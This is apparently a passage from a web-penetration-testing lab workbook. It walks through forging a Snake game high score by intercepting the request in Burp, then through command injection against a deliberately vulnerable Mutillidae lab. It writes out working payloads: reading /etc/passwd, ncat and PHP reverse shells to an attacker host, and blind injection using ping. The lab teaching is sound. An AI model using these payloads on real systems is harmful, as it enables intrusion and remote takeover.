
Solution

1. Here is the pattern:
   - `score: 10, scorehash: 1437`
   - `score: 20, scorehash: 1737`
   - `score: 30, scorehash: 2237`
2. The next challenge is deducing the algorithm. You can use Wolfram Alpha's sequence search if you have Internet access (see section at the end). Many students notice the `37` at the end of all scorehashes and see `1337` (leetspeak for 'leet', where the `1` is an `l`, the `3`'s are `e`'s and the `7` is a `t`).
3. The algorithm is `(score * score) + 1337`. We can now predict a future scorehash based on a score.
4. Round numbers are easier to use, so we'll calculate a score of 5000 (remember that any score higher than the current high score will show as +1 on the scoreboard):
   - `(5000 * 5000) + 1337 == 25001337`
5. In Firefox, play Snake and score any amount of points. Do not enter a high score yet.
6. Go to Burp's **Proxy** -> **Intercept** tab and press the **Intercept** button.




7. Intercept will now be on.


8. Go back to Firefox and enter a name.



9. Once you press `Enter` , Burp Intercept will automatically pop up.

10. Click the **Request Body Parameters** dropdown arrow and change **score** to `5000` and **scorehash** to `25001337` . Then click the **Intercept** button, turning it back off.






11. Go back to Firefox (you may need to reload the page). You win!

Final Step

1. Be sure to disable the proxy setting in Firefox so that it does not interfere with future labs.
2. Go to the Firefox proxy selector drop-down and choose **[Direct]**.



Wolfram Alpha Sequence Search

A Wolfram Alpha sequence search can discover the scorehash algorithm.

Surf to: https://www.wolframalpha.com

The sequence search needs 4 values, so score `40` points, and you'll see scorehash is `2937`. Enter the following search in Wolfram Alpha `1437,1737,2237,2937,...` Be sure to include the ellipsis (`...`) at the end. This URL includes the ellipsis by encoding the `.` characters as `%2e`:

- https://www.wolframalpha.com/input/?i=1437,+1737,+2237,+2937,%2e%2e%2e

Wolfram Alpha notices the "1337", and the algorithm can be simplified as follows:

```
(score * score) + 1337
```

Exercise 3.1 - Command Injection

Objectives

- Become familiar with inline (visible) and blind command injection attacks
- Use and inject netcat and PHP backdoors
- Hands-on use and understanding of a reverse shell
- Simulate a firewall protecting the web server that blocks ICMP
- Use Burp Collaborator to perform blind command injection
- Use Burp Collaborator to exfiltrate data

Lab Setup

Warning

Ensure you are NOT proxying with Burp or ZAP as that may cause issues with this lab.

1. Open **Firefox** and surf to: https://www.sec542.org/mutillidae/index.php?page=dns-lookup.php.

   Note

   If Mutillidae becomes slow or unresponsive, quit Firefox and restart.


2. We will use an Alpine Linux Docker container for the **attacker** system, which is used to simulate a remote attacker (and receive a reverse netcat shell). Open a terminal and type the following:

   ```
   ifconfig eth0
   ```

3. This will show the SEC542 Linux VM's IP address for the `eth0` adapter.
4. Then start the attacker container:

   ```
   /labs/attacker-container.sh
   ```

5. Then type `ifconfig eth0` in that shell, to show the container's IP address.



6. Note that the IP is different from the SEC542 Linux VM's IP address.

Challenges - Inline (visible) Command Injection

Perform the following command injections via exploitation of Mutillidae's vulnerable **DNS Lookup** function:

- Display /etc/passwd

Solution

1. We are hoping the programmer is not filtering characters in the `name` we choose to look up and has written the code as (this is an example, do not try to run it):

```
nslookup <whatever they just typed>
```


2. The exploit: Send a `name`, followed by a **semicolon** and a **shell command** (this is also an example):

```
nslookup sec542.org; next command
```

3. Let's try it; type this in the DNS Lookup form:

```
sec542.org; cat /etc/passwd
```

4. Then click **Lookup DNS**. Note that the command is truncated in the screenshot below due to the size of the input box.




5. One method for exploiting some command injection flaws is to append commands with `&&` or `;`.
   - Double ampersand means: run the second command if the first command exits without error
   - Semicolon means: run the second command after the first command (regardless of any errors)
6. We don't care about errors, so we'll use a semicolon.
7. We have displayed the contents of `/etc/passwd`.
8. Why `cat /etc/passwd`? Both the `cat` command and the file `/etc/passwd` are almost universally available across all major versions of UNIX and Linux, and `/etc/passwd` is normally world readable.
9. The actual hashes are most likely in `/etc/shadow`, which we would normally not be able to read via the web server user.
10. You may try to view other files as well. Unfortunately, we lack the permission to view `/etc/shadow`. The next step illustrates why.

- Discover the privileges of the web server user

Solution

1. Go back to the **DNS Lookup** form and type:

```
sec542.org; id
```



2. The web server is running as uid 33, user www-data. This is normal: Web servers typically run as lower-privileged users to limit the damage from attacks such as the ones we are launching right now.
3. The `id` command is quite handy for command injection attacks. It shows us the privileges (`uid` , `gid` , and group membership) of the current user. It is also small (two characters) and generally available across all versions of UNIX, Linux, and macOS. It is also usually in a default path, normally `/usr/bin/id` .

• Send a shell to the attacker container

Solution

1. If you have started the attacker container, proceed to the next step. If you have not started the container yet, type the following command in a SEC542 Linux VM's terminal:

```
/labs/attacker-container.sh
```

2. Let's open a reverse shell via command injection. This is sometimes called "shoveling" a shell and means we will send the shell to a waiting listener rather than opening a listening backdoor on the victim. We're using the Alpine Linux container to simulate the remote attacker receiving the shell. In this example, the TCP connection carrying the shell will initiate from the web server (the web server will send the initial SYN packet to the Alpine Linux container), and flow outbound to the attacker:

   - **[web server] ----> [attacker container]**

3. If there is a firewall, the TCP connection to the attacker container will be outbound, not inbound, and is much more likely to be allowed. Type the following in the attacker terminal window (it's the terminal with red characters and this prompt: `/ #`):

> **Note**
>
> The first flag is the lowercase letter **L**, not the number one. This tells netcat to listen (`l`) on port (`p`) `1337` . The (`vv`) tells netcat to be verbose in its communication. The (`n`) indicates that no name resolution should be performed.

```
nc -lvvnp 1337
```

4. The container is now awaiting connections on port `1337` :

5. Next, type the following in the Mutillidae DNS Lookup form:

```
sec542.org; ncat attacker.sec542.org 1337 -e /bin/bash
```

6. Click **Lookup DNS**.

> **Note**
>
> The web page will seem unresponsive and not immediately return any results. This is expected as the web server is currently connected to the attacker via a reverse shell.

7. Go back to the attacker container terminal, and you should see a new connection shows up. Now you can type shell commands. There will not be a banner to indicate the shell. Thankfully, the (`vv`) switch will report any connections, so even though we haven't received data we know the connection is waiting for us to just start typing commands.

8. Try some simple Linux commands such as `hostname` or `uname -a` :

9. Success! The shell has connected into the listener.
10. Be sure to press `Ctrl-C` after you finish to drop the shell. Otherwise, Mutillidae might seem unresponsive the next time we try to use it.
11. You may be wondering, *what if netcat is not installed on the web server (or is installed, but is missing the* `-e` *flag)?* Great question! There are many options.
12. Pentestmonkey.net has an amazing reverse shell cheat sheet, with examples in many languages. PHP is commonly available, so let's use that. If you would like to try this, exit the netcat listener in the Alpine Linux and restart it.

```
nc -lvvnp 1337
```

13. Then type the following in the DNS lookup form (there will be a warning, which is harmless). We have copied this syntax (along with other useful backdoors) to `/home/student/backdoors.txt` if you would like to copy and paste the PHP syntax below (in that case, be sure to type `sec542.org;` first, and then paste the PHP command). Use the IP address shown in the previous `ifconfig eth0` output:


```
sec542.org; php -r '$sock=fsockopen("attacker.sec542.org",1337);exec("/bin/sh -i <&3 >&3
2>&3");'
```

> **Note**
>
> This command should be entered as a single line.

14. Ignore the warning `/bin/sh: 0: can't access tty; job control turned off`.

Challenges - Blind Command Injection

Next: Perform the following command injections via the "Is it alive?" page: https://www.sec542.org/collab/



- Check to see if the form is vunerable to inline (visible) injection (where the command output is shown to the attacker)

Solution

1. We are once again hoping the programmer is not filtering characters in the DNS name or IP address we choose to ping and written the code as:


```
ping <whatever they just typed>
```

2. The exploit: Send a name, followed by a semicolon and a shell command:


```
ping sec542.org; next command
```

3. Let's try it; type this in the DNS Lookup form:

```
sec542.org; cat /etc/passwd
```



4. We do not see any output from our `cat /etc/passwd` command:




5. Inline (visible) command injection does not seem to work. The form itself still works as designed (since the page responds "Host is alive!"). The question becomes: did the `cat /etc/passwd` command work (blindly)? We'll need to use a different command to find out.

• Determine if the form is vulnerable to blind command injection

Solution

1. Next, let's add a 2nd ping command (after the one we assume the programmer has coded). If we ping `127.0.0.1` eleven times: it will pause 10 seconds if we are successful. Why 11 pings for a 10 second delay? The first ping is instant (second 0), and then one follows each second. This is an old-school batch (BAT) file programming trick, since Microsoft DOS lacked a sleep command. We can use the same trick on Linux. Note that we assume that the form itself is also pinging, so the pause will be a bit longer than 10 seconds.
2. Type the following:

```
sec542.org; ping -c11 127.0.0.1
```



3. Note that the page pauses for roughly 10 seconds before returning, indicating our command injection worked.

• Ping the attacker container at **attacker.sec542.org** and sniff with `tcpdump` .

Solution

1. Type this command in the attacker container (it's the terminal with red characters and this prompt: `/ #`). Note that you may need to press `Ctrl-C` to exit the previous shell (if you have not done so already).


```
tcpdump -n icmp
```

2. This tells `tcpdump` to not resolve names (`-n`), and capture/display only icmp requests (`icmp`).


3. Then, enter the following in the "Is it alive?" page:

```
sec542.org; ping -c3 attacker.sec542.org
```

4. Then click **Submit**.



5. Note that the form pauses for a few seconds, and `tcpdump` shows the packets.



6. Press `Ctrl-C` in the terminal window to stop `tcpdump`.

